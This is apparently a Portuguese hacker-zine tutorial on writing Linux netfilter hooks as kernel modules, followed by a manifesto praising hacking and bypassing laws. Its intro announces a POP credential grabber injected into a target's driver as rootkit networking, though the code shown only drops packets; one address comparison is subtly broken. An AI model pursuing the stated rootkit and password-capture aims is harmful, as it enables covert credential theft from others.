No final construiremos um grabber de tráfego pop, que gerará uma lista de usuários e senhas, e utilizando a segunda técnica injetaremos seu código em um driver residente da nossa suposta máquina alvo.

Vamos lá!

Compreendendo o netfilter:

Quando comecei a ler do documento do bioforge, tinha uma expectativa, que foi muito mais do que suprida!
Trabalhar com o netfilter abre todo um leque de opções em relação ao hacking, e agiliza muito o desenvolvimento da camada de networking dentro de um rootkit.
Basicamente ele trabalha muito parecido com o iptables, então se vc conhecer um pouco do iptables, de linguagem C, e de desenvolvimento de módulos, vc ja esta bem encaminhado e não terá muitos problemas para compreender o que vou mostrar aqui.
Bom algo interessante de se saber é que quando vc esta trabalhando com o iptables, vc ja esta mexendo com o netfilter mas nem sabe hehehehehe, entre outras coisas o iptables constrói e insere hoks dentro do netfilter da mesma forma que faremos aqui. :)

Primeiro pra quem não conhece o iptables, vamos responder uma pergunta que talvez estejam se fazendo:

O que é uma hok?

Uma hok(neste caso), é um momento em que o pacote pode ser analisado e uma função que é disparada para a analise ou alteração do pacote. Um exemplo é o seguinte (válido para ipv4):

Um pacote atravessando o Netfilter:




Fig.1 Arquitetura do netfilter.

Peguei este desenho "emprestado" do site do netfilter.org hehehehe :D.
Bom podemos considerar 5 hoks neste desenho:

1. NF_IP_PREROUTING = Esta primeira "hok" é conhecida como NF_IP_PRE_ROUTING, como vc ja deve ter notado pelo próprio nome, ela é disparada logo após a checagem de validade do pacote(checksums, um

pacote não-promiscuo, etc), e antes do roteamento do mesmo.

Acontece neste momento o roteamento do pacote, a decisão se ele é um pacote destinado a esta máquina ou se este pacote irá apenas atravessar a máquina passando para outra interface.

2. NF_IP_LOCAL_IN = Caso o pacote sejam destinados a esta máquina, este pacote é considerado como um pacote entrante, e é tratado pela hok de NF_IP_LOCAL_IN.

3. NF_IP_FORWARD = Caso o pacote não seja endereçado na máquina mas sim routeado pela mesma repassado para outra interface(haverá repasse do pacote), ele será tratado por esta hok NF_IP_FORWARD.

4. NF_IP_POST_ROUTING = Caso o pacote esteja sendo repassado, esta hok será disparada antes dele ser enviado novamente a rede.

5. NF_IP_LOCAL_OUT = Caso o pacote seja gerado pela máquina, esta hok será disparada antes que ele seja enviado para a rede, fiz uma pequena alteração no desenho, como no próprio site do netfilter diz (http://www.netfilter.org/documentation/HOWTO//netfilter-hacking-HOWTO-3.html) o roteamento acontece antes desta hok, para obter o endereço de origem do pacote, e fazer outras operações.

Podemos conhecer as hoks do netfilter olhando em linux/netfilter_ipv4.h, vamos dar uma olhadinha num pedaço deste header:

```
/* IP Hoks */
/* After promisc drops, checksum checks. */
#define NF_IP_PRE_ROUTING     0
/* If the packet is destined for this box. */
#define NF_IP_LOCAL_IN        1
/* If the packet is destined for another interface. */
#define NF_IP_FORWARD         2
/* Packets coming from a local process. */
#define NF_IP_LOCAL_OUT       3
/* Packets about to hit the wire. */
#define NF_IP_POST_ROUTING    4
```

A função responsável pela nossa hok:

Vcs viram que podemos manipular um determinado pacote em certos momentos dentro do netfilter, mas pense bem como vamos manipula-lo? Bem quando chegar neste momento o netfilter "chamará" automaticamente uma função que registraremos dentro de nossa hok. Vamos ver a declaração desta nossa função, conforme ~/linux/netfilter.h:

```
typedef unsigned int nf_hokfn(unsigned int hoknum,
```

```
                        struct sk_buff **skb,
                        const struct net_device *in,
                        const struct net_device *out,
                        int (*okfn)(struct sk_buff *));
```

Vamos por partes como diria Jack estripador, agora acredito que vc tenha pensado o que é este tal de skb??

Ele é um ponteiro para uma estrutura que representa nada mais nada menos do que um pacote no níel do kernel, o driver da nossa placa de rede nos entrega estes pacotes neste formato podemos encontrar sua declaração e seus membros em ~/linux/sk_buff.h, ele é um nó dentro de uma lista encadeada, digo para os programadores ruins como eu: "muita calma nesta hora", não tenham medo, não vamos manipular esta lista encadeada, pelo menos não neste artigo hehehehe.

Vamos dar uma olhada num pedaço deste bicho de 7 cabeças:

```
struct sk_buff {
      /* These two members must be first. */
      struct sk_buff    * next;                 /* Next buffer in list
                        */
      struct sk_buff    * prev;                 /* Previous buffer in
list              */

      struct sk_buff_head * list;         /* List we are on
            */
      struct sock *sk;              /* Socket we are owned by
            */
      struct timeval    stamp;                  /* Time we arrived
                        */
      struct net_device *dev;       /* Device we arrived on/are leaving
by          */
      struct net_device *real_dev;  /* For support of point to point
protocols
                                       (e.g. 802.3ad) over bonding, we
must save the
                                       physical device that got the
packet before
                                       replacing skb->dev with the
virtual device.  */

      /* Transport layer header */
      union
      {
            struct tcphdr     *th;
            struct udphdr     *uh;
            struct icmphdr    *icmph;
            struct igmphdr    *igmph;
            struct iphdr      *ipiph;
            struct spxhdr     *spxh;
            unsigned char     *raw;
      } h;
```

```
      /* Network layer header */
      union
      {
            struct iphdr      *iph;
            struct ipv6hdr    *ipv6h;
            struct arphdr     *arph;
            struct ipxhdr     *ipxh;
            unsigned char     *raw;
      } nh;

      /* Link layer header */
      union
      {
            struct ethhdr     *ethernet;
            unsigned char     *raw;
      } mac;


...
```

Bom esta estrutura esta bem comentada neste pedaço o que nos ajuda bastante a compreendê–la, mas vamos em frente que quem anda pra trás é caranguejo e traveco!
Vamos ver alguns pedaços interessantes para nossas experiencias com esta estrutura:
Estes ponteiros são utilizados para nos referenciar dentro da lista encadeada, e apontam para a lista encadeada a qual pertencemos (*list), não vamos mexer com eles nesta nossa primeira jornada :).

```
struct sk_buff    * next;                 /* Next buffer in list
                  */
      struct sk_buff    * prev;           /* Previous buffer in list
                  */

      struct sk_buff_head * list;   /* List we are on
```

No níel do kernel, os sockets são estruturas sock, aqui temos um ponteiro para o socket ao qual pertencemos, ou neste caso a struct sock que nos recebeu.

```
      struct sock *sk;              /* Socket we are owned by
            */
```

Bem legal para quem quiser trabalhar com controles de tempo, temos aqui o timestamp em que fomos recebidos

```
      struct timeval    stamp;                  /* Time we arrived
```

Aqui temos outra estrutura muito importante e que é muito útil, abrindo várias opções para podermos explorar nosso maravilhoso mundo do networking dentro do kernel, a struct *dev, que será observada mais pra frente, por enquanto é interessante saber que ela representa um

dispositivo de comunicação ao qual estamos sendo entregues, ou deixando.

```
      struct net_device *dev;       /* Device we arrived on/are leaving
by          */
      struct net_device *real_dev;  /* For support of point to point
protocols
                                       (e.g. 802.3ad) over bonding, we
must save the
                                       physical device that got the
packet before
                                       replacing skb->dev with the
virtual device.  */
```

Finalmente chegamos numa parte conhecida, ai esta o transport layer header :D, muito importante dentro do nosso código.

```
/* Transport layer header */
union
      {
            struct tcphdr     *th;
            struct udphdr     *uh;
            struct icmphdr    *icmph;
            struct igmphdr    *igmph;
            struct iphdr      *ipiph;
            struct spxhdr     *spxh;
            unsigned char     *raw;
      } h;
```

Bom como vc já deve ter imaginado(estudar networking no passado vai ser útil pra vc agora), abaixo vemos o network layer header

```
      /* Network layer header */
      union
      {
            struct iphdr      *iph;
            struct ipv6hdr    *ipv6h;
            struct arphdr     *arph;
            struct ipxhdr     *ipxh;
            unsigned char     *raw;
      } nh;
```

Por ultimo, mas não menos importante(a verdade é que neste documento pelo menos será menos importante), vemos o link layer header:

```
/* Link layer header */
      union
      {
            struct ethhdr     *ethernet;
            unsigned char     *raw;
      } mac;
```

Blz, agora conhecemos o segundo argumento de nossa função de hoking, vamos ver o que mais vem da toca do coelho ;)

O terceiro argumento const struct net_device *in é o dispositivo do qual nós chegamos, enquanto const struct net_device *out, é o dispositivo de saída(no caso de NF_IP_LOCAL_OUT ou NF_IP_POST_ROUTING).

Esta struct esta declarada em ~/linux/netdevice.h, temos um campo muito interessante que nos pode ser útil que indica o nome da interface sua declaração é:

```
      char              name[IFNAMSIZ];
```

O último argumento da função de hoking é o:

```
 int (*okfn)(struct sk_buff *)
```

Não mexeremos com esta função, mas para não deixar algo nebuloso vou tentar explicar para que serve esta função, dei uma pesquisada na net e descobri que as hoks do netfilter pode descançar(sleep), em momentos como por exemplo o pacote é passado para o espaço do usuário, neste caso, não seria muito inteligente manter o processo trancado, ou rodando esperando a hok retornar, então as funções de tratamento do netfilter foram divididas em duas, a segunda parte do tratamento, ocorre quando o pacote retorna do espaço do usuário, esta parte é a okfn :), teve uma thread lista do netfilter explicando isto, muito melhor do que eu posso explicar(o próprio rusty que explica hehehehe):

http://lists.netfilter.org/pipermail/netfilter/2000-January/003173.html
De qualquer forma isto não é importante dentro deste documento, ja que não utilizaremos nada relativo a esta função :).

Como vc pode ver esta função retorna um inteiro, este retorno decide o que vai ser feito com o pacote. Seria no iptables o –j, ou o que a hok fará com o pacote. Vamos dar uma olhada no que nossa função pode retornar:
Estas definições estão em ~/linux/netfilter.h :

```
#define NF_DROP 0
#define NF_ACCEPT 1
#define NF_STOLEN 2
#define NF_QUEUE 3
#define NF_REPEAT 4
```

NF_DROP: óbvio faz com que o pacote seja descartado.

NF_ACCEPT: Nem um pouco menos óbvio retornando NF_ACCEPT fazemos com que nosso pacote seja aceito.

NF_STOLEN: Bom este não é tão óbvio hehehe NF_STOLEN faz com que o

pacote morra dentro da nossa hok, ou melhor, que ele seja esquecido pelas hoks subsequentes.

NF_QUEUE: Coloca o pacote num fila(não tenho certeza, mas acredito que isto seja para usar o conceito da libipq (http://www.cs.princeton.edu/~nakao/libipq.htm), ou seja vc coloca o pacote numa fila para um processo no espaço do usuário, trata este pacote, e retorna para o modo kernel(ativa okfn), ou retorna um drop no bixin.

Agora temos sabemos quase tudo que precisamos para avançar e desenvolver nosso primeiro módulo para o netfilter, mas ainda carece saber de uma coisa. Bom registramos hoks dentro do netfilter, esta hok, são structs (estruturas) que contém, a nossa função que estudamos acima(e retorna um dos valores que acabamos de ver), uma prioridade que vou falar mais a frente, e uma familia(no nosso caso PF_INET).

Vamos ver esta estrutura, conforme sua declaração em ~/linux/netfilter.h :

```
struct nf_hok_ops
{
      struct list_head list;

      /* User fills in from here down. */
      nf_hokfn *hok;
      int pf;
      int hoknum;
      /* Hoks are ordered in ascending priority. */
      int priority;
};
```

Primeira coisa que notamos ela faz parte de uma lista de hoks, nem se preocupem novamente, não vamos manipular esta lista(hoje hehehe).

```
struct list_head list;
```

Esta ai a função que estudamos a pouco, este membro apontaremos para nossa função de hoking :D

```
nf_hokfn *hok;
```

Bom pf = protocol family, como estaremos lidando com o PF_INET, vamos atribuir este valor para este membro.

```
int pf;
```

Se lembram das hoks que conhecemos lah no começo do texto?? Bom aqui vamos preencher com elas (relembrando poderia ser NF_IP_PRE_ROUTING, para pacotes que ainda não foram roteados).

```
int hoknum;
```

Blz quase terminada nossa hok vamos ao membro que ainda não vimos neste texto o :

```
int priority;
```

Como podem existir várias hoks, é necessário existir uma ordem de prioridade, seguindo o exemplo do bioforge no seu artigo, vamos trabalhar com NF_IP_PRI_FIRST, que faz com que nossa hok seja tratada como a de maior prioridade(isto quer dizer atribuido o valor menor).

```
enum nf_ip_hok_priorities {
      NF_IP_PRI_FIRST = INT_MIN,
      NF_IP_PRI_CONNTRACK = -200,
      NF_IP_PRI_MANGLE = -150,
      NF_IP_PRI_NAT_DST = -100,
      NF_IP_PRI_FILTER = 0,
      NF_IP_PRI_NAT_SRC = 100,
      NF_IP_PRI_LAST = INT_MAX,
};
```

Agora temos as ferramentas necessárias para podermos começar a construção de módulos simples para o netfilter e carrega–los dentro do nosso kernel!! Para vc que não se lembra, ou nunca viu um módulo do kernel antes, eu recomendo a leitura do documento:

http://www.faqs.org/docs/kernel/

É um bom documento para iniciantes como eu.

Mãos a obra:

Vamos tentar primeiro criar um módulo simples que drop pacotes chegando na interface lo.

DROPA PACOTES CHEGANDO NA INTERFACE lo:

```
#define __KERNEL__
#define MODULE
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>
#include <linux/netdevice.h>


unsigned int hokfunc(unsigned int hoknum,
                     struct sk_buff **skb,
                     const struct net_device *in,
```

```
                        const struct net_device *out,
                        int (*okfn)(struct sk_buff *))
      {

      static char *interface_lo = "lo";

      if(strncmp(in->name, interface_lo, 2))
            {
            return NF_DROP;
            }

      return NF_ACCEPT;
      }

static struct nf_hok_ops hulk;

int init_module()
      {

      hulk.hoknum = NF_IP_LOCAL_IN;
      hulk.priority = NF_IP_PRI_FIRST;
      hulk.hok = hokfunc;
      hulk.pf = PF_INET;

      nf_register_hok(&hulk);

      return 0;
      }
void cleanup_module()
      {
      nf_unregister_hok(&hulk);
      }
```

Blz antes de um passo a passo no código vamos ver o que aconteceu quando compilamos e rodamos o kernel:

```
bash-2.05b# gcc -c -O3 teste_interface.c
bash-2.05b# insmod teste_interface.o
Warning: loading teste_interface.o will taint the kernel: no license
  See http://www.tux.org/lkml/#export-tainted for information about
tainted modules
Module teste_interface loaded, with warnings
bash-2.05b# ping localhost
PING localhost (127.0.0.1) 56(84) bytes of data.

--- localhost ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3014ms

bash-2.05b#
```

Blz parece que tudo funcionou como queriamos :)

Partimos agora para um passo a passo:

Estas definições são padrão de todos módulos que criamos, pode ser

substituida pelas flags –DMODULE e –D__KERNEL__ , no entanto prefiro economizar flags hehehehehe.

```
#define __KERNEL__
#define MODULE
```

vamos ver os includes :P

Estes dois são padrão de serem incluidos em módulos do kernel tb:

```
#include <linux/module.h>
#include <linux/kernel.h>
```

este declaram nossas hoks priorities etc:

```
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>

Declaração de struct net_device, usamos para sabermos o nome da
interface in->name
#include <linux/netdevice.h>
```

Abaixo vemos nossa função :) que vai fazer o hok do pacote:

```
unsigned int hokfunc(unsigned int hoknum,
                        struct sk_buff **skb,
                        const struct net_device *in,
                        const struct net_device *out,
                        int (*okfn)(struct sk_buff *))
      {
```

Declaramos um ponteiro char com o conteúdo "lo", o nome da interface que queremos bloquear

```
      static char *interface_lo = "lo";
```

Fazemos uma simples comparação para sabermos se in–>name é igual a nossa interface_lo, caso seja(if retorna 0), retornamos o NF_DROP, que manda o pacote para onde judas perdeu as botas.

```
      if(strncmp(in->name, interface_lo, 2))
            {
            return NF_DROP;
            }
```

Caso não seja o fluxo da função chegará aqui qeu retornará para o pacote ser aceito, e ele passará pelas outras hoks para validação, não tendo nenhum problema chegará ao espaço do usuário para a aplicação que estiver esperando por ele.

```
      return NF_ACCEPT;
      }
```

Todo módulo tem uma função destas, ela é responsável por iniciar os

módulo, isto é fazer todas as atribuições, preparar nosso triggers, ou setar alguma coisa que desejamos dentro do kernel

```
int init_module()
      {
```

Blz até aqui, vamos agora preencher nossa estrutura nf_hok_ops primeiro atribuimos a .hoknum o valor de NF_IP_LOCAL_IN(pacotes chegando na máquina)

```
      hulk.hoknum = NF_IP_LOCAL_IN;
```

Primeira regra da hok a ser obedecida

```
      hulk.priority = NF_IP_PRI_FIRST;
```

Apontamos .hok para nossa função

```
      hulk.hok = hokfunc;
```

E definimos a familia da hok

```
      hulk.pf = PF_INET;
```

Utilizando a função nf_register_hok(nf_hok_ops *), inserimos nossa hok dentro do netfilter

```
      nf_register_hok(&hulk);
```

Retornamos 0 indicando que o módulo foi carregado com sucesso

```
      return 0;

      }
```

Esta função é responsável por arrumar nossa bagunça, em todo módulo acharemos uma destas:

```
void cleanup_module()
      {
```

Desregistramos nossa hok, e deixamos o kernel viver em paz hehehehe

```
      nf_unregister_hok(&hulk);

      }
```

Bom como vcs puderam ver por este nosso primeiro teste, não é difícil construir hoks úteis dentro do netfilter seguindo mais ou menos o exemplo que dei acima.Vamos a segunda parte da primeira parte deste artigo :D

E se quizermos rejeitar pacote para um determinado protocolo??

Mãos a obra!!

```
#define __KERNEL__
#define MODULE

#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/netdevice.h>
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>
#include <linux/in.h>
#include <linux/ip.h>
#include <linux/net.h>

static struct nf_hok_ops hulk;

unsigned int hokfunc(unsigned int hoknum,
                  struct sk_buff **skb,
                  const struct net_device *in,
                  const struct net_device *out,
                  int (*okfn)(struct sk_buff *))
                  {

      struct sk_buff *sk = *skb;

      if(sk->nh.iph->protocol == IPPROTO_TCP)
            {
            return NF_DROP;
            }
      return NF_ACCEPT;
      }

int init_module()
      {

      hulk.hoknum = NF_IP_LOCAL_IN;
      hulk.priority = NF_IP_PRI_FIRST;
      hulk.hok = hokfunc;
      hulk.pf = PF_INET;

      nf_register_hok(&hulk);

      return 0;
      }
void cleanup_module()
      {
      nf_unregister_hok(&hulk);
      }


Resultado do bixo rodando:

bash-2.05b# gcc -c -O3 teste_protocol.c
bash-2.05b# insmod teste_protocol.o
Warning: loading teste_protocol.o will taint the kernel: no license
  See http://www.tux.org/lkml/#export-tainted for information about
tainted modules
```

```
Module teste_protocol loaded, with warnings
bash-2.05b# popa3d -D
bash-2.05b# telnet localhost 110
Trying 127.0.0.1...

bash-2.05b#
```

Como vemos acima após carregar o módulo não foi possíel conectar na máquina mostrando que nosso módulo teve sucesso! :) Como já conhecemos a rotina de registro de hoks não vou explica–la novamente, irei explicar somente a função de hoking :)

Blz abrimos a função:

```
unsigned int hokfunc(unsigned int hoknum,
                  struct sk_buff **skb,
                  const struct net_device *in,
                  const struct net_device *out,
                  int (*okfn)(struct sk_buff *))
                  {
```

Declaramos outro ponteiro para uma struct sk_buff e deferenciamos um níel o ponteiro do **skb

```
      struct sk_buff *sk = *skb;
```

Vcs podem ver os membros de iph em ~/linux/ip.h e a definição de IPPROTO_TCP em ~/linux/in.h, fazemos uma comparação para ver se obedece a nossa exigencia (procotolo tcp).

```
      if(sk->nh.iph->protocol == IPPROTO_TCP)
            {
```

obedencendo DROPAMOS o pacote.

```
            return NF_DROP;
            }
```

Não obedecendo deixamos o pacote viver em paz(aceitamos)

```
      return NF_ACCEPT;

      }
```

Por último mas não menos importante!
Vamos ver como selecionar pacotes por endereço :)
por fim este código esta quase identico ao do bioforge estou escrevendo a um tempão e estou cansado já..

```
#define __KERNEL__
#define MODULE

#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/netdevice.h>
```

```
#include <linux/netfilter.h>
#include <linux/netfilter_ipv4.h>
#include <linux/in.h>
#include <linux/ip.h>
#include <linux/net.h>

static struct nf_hok_ops hulk;

  unsigned char *lopback = "\x7f\x00\x00\x01";

unsigned int hokfunc(unsigned int hoknum,
                  struct sk_buff **skb,
                  const struct net_device *in,
                  const struct net_device *out,
                  int (*okfn)(struct sk_buff *))
                  {

      struct sk_buff *sk = *skb;

      if(sk->nh.iph->saddr == (unsigned int *)lopback)
            {
            return NF_DROP;
            }
      return NF_ACCEPT;
      }

int init_module()
      {

      hulk.hoknum = NF_IP_LOCAL_IN;
      hulk.priority = NF_IP_PRI_FIRST;
      hulk.hok = hokfunc;
      hulk.pf = PF_INET;

      nf_register_hok(&hulk);

      return 0;
      }
void cleanup_module()
      {
      nf_unregister_hok(&hulk);
      }
```

Como sempre compilamos e testamos :)

```
bash-2.05b# gcc -c -O3 teste_sa.c
bash-2.05b# insmod teste_sa.o
Warning: loading teste_sa.o will taint the kernel: no license
  See http://www.tux.org/lkml/#export-tainted for information about
tainted modules
Module teste_sa loaded, with warnings
bash-2.05b# ping localhost
PING localhost (127.0.0.1) 56(84) bytes of data.

--- localhost ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

```
bash-2.05b# ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=254 time=0.857 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=254 time=0.825 ms

--- 192.168.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1008ms
rtt min/avg/max/mdev = 0.825/0.841/0.857/0.016 ms
bash-2.05b#
```

Como vcs podem ver os pacotes vindos do endereço especificado foram dropados no entanto os pacotes provinientes da maquina 192.168.0.1 foram aceitos com sucesso!
:).
Novamente vamos analisar o código...

```
unsigned int hokfunc(unsigned int hoknum,
                  struct sk_buff **skb,
                  const struct net_device *in,
                  const struct net_device *out,
                  int (*okfn)(struct sk_buff *))
                  {
```

Diferenciamos o ponteiro como da última vez

```
      struct sk_buff *sk = *skb;
```

comparamos outro campo desta vez outro campo do ipheader iph->saddr

```
      if(sk->nh.iph->saddr == (unsigned int *)lopback)
            {
```

caso seja nosso endereço dropamos o pacote

```
            return NF_DROP;
            }
```

se não for o mesmo aceitamos :)

```
      return NF_ACCEPT;
      }
```

Como vcs podem ver é bem fácil desenvolver filtros simples usando inserindo hoks no netfilter :)

Referências:

http://www.linux-mag.com/2000-06/gear_01.html

M A N I F E S T O

Por Frater Deny

Faze o que tu queres há de ser tudo da Lei

É chegado um tempo que devemos considerar a liberdade como a base de nossas vidas.

É chegado um tempo em que a liberdade que almejamos tem como base a nossa Verdadeira Vontade.

É chegado um tempo em que a Verdadeira Vontade deve e pode exceder os limitem em nós e o Hacking é um dos melhores campos de treinamento e experienciação.

Através do Hacking podemos disciplinar a mente, testar nossos limites e vivenciar ou vislumbrar o real através do virtual.

Assim, é chegado o momento de através iniciação ao Hacking repetirmos, por analogia, o que aqueles iniciados do passado conseguiram com os métodos de sua própria época, a busca da informação e do conhecimento.

Foi dito que o Hacking é crime, eu digo que é restrição a liberdade.

"A palavra de pecado é Restrição"

Foi dito que o Hacking é pragmático e materialista, eu digo que nada mais equivocado, pois o idealismo prático é sua maior característica.
Idealistas práticos movem o mundo, sendo devido a eles um real processo de transformação da sociedade. Foi dito que o Hacking se restringe a tecnologia, pois eu digo que a tecnologia é uma de suas manifestações,

pois todos os que desafiam o conhecimento estabelecido, buscando falhas na maneira de pensar ou de agir da sociedade, sincretizando um grande sistema, é um Hacker.

Foi dito que Hacker é um mero invasor de sistemas informatizados, pois eu digo que Hacking é uma elite que tem a coragem de manifestar a liberdade e tem como objetivo o conhecimento e a divulgação da informação.

Foi dito que o Hacker não tem ética, pois eu digo que Lammers, Script Kids, Newbies, Carders, Crackers, que a sociedade teima em identificar com Hackers, estes sim não tem ética, pois os que os move é o ego, a ganância, a preguiça mental, o desrespeito a liberdade alheia, a incapacidade de pensar por si próprio, a indisciplina.

Foi dito que o Hacking se aproveita das falhas dos sistemas de informação, pois eu digo eu o Hacking busca falhas nos sistemas de informação para corrigi–la, sendo que sua busca é interminável, pois intermináveis são os sistemas.

Foi dito que o Hacker é um menino com Q.I. acima do normal, pois eu digo que além deles existem especialistas que não são meninos e que a maior diferença entre ambos é que os meninos adoram se mostrar, e os especialistas adoram o bastidor. Com isso quero dizer que o Hacking não tem idade, o que importa é a capacidade de fazer.

Foi dito que o Hacking é uma arma terrorista, pois eu digo que um terrorista não se enquadra na ética hacker pois seu objetivo é destruir para protestar. Um Hacker pode protestar sem destruir, tudo é uma questão de meios.

Foi dito que o hacking pode subverter a ordem, pois eu digo que nada mais idiota pode ser dito, pois se fosse verdade, seriam os hackers vítimas deles mesmos. Quem tem ouvido para ouvir que ouça.

Foi dito que o hacker é um indivíduo que não cumpre as leis, pois eu digo que existem leis que nos são úteis e leis que nos oprimem. Os hackers ultrapassam as leis que os proíbe a ter acesso a informaçõe̊s que todos deveriam ter acesso. As conseqüências disso são inerente ao ato, mais uma vez quem tem ouvidos para ouvir que ouça.

No Novo Aeon, o Hacking emerge como uma força transformadora de mentes que buscam a liberdade e a superação e influenciarão nos conceitos de Segurança da Informação através do mundo.

No Novo Aeon, o Hacking que sempre difundiu a criatividade continuará a desempenhar papel prioritário na manutenção e difusão do Software Livre, a grande tendência mundial que nos resgata da mão dos ditadores das SoftHouses proprietárias.

No Novo Aeon, O Hacking abrirá as portas da de um novo mundo, que só aqueles que tiverem coragem para ultrapassar os próprios limites, conseguirão chegar ao cerne da visão atual da verdade. Aquele que tem ouvido que ouça.

No Novo Aeon, finalmente, chegar–se–á através do Hacking a uma consciência que transcende a manifestação de pequenos e miseráveis egos, sendo a base de uma transformação mundial, onde uma poderosa força undergound, estebelecerá de maneira efetiva o advento de uma humanidade melhor e mais esclarecida.

Honra aos Hackers do passado. Honra aos Hackers do presente. Honra e Glória aos Hackers do futuro.

Isto é só o começo.

Amor é a lei, amor sob vontade.

Frater Deny

Nosso trabalho de composição e impressão foi terminado com as bençãos do Mestre Therion no dia 24/11/2004.

Amor é a lei, amor sob vontade.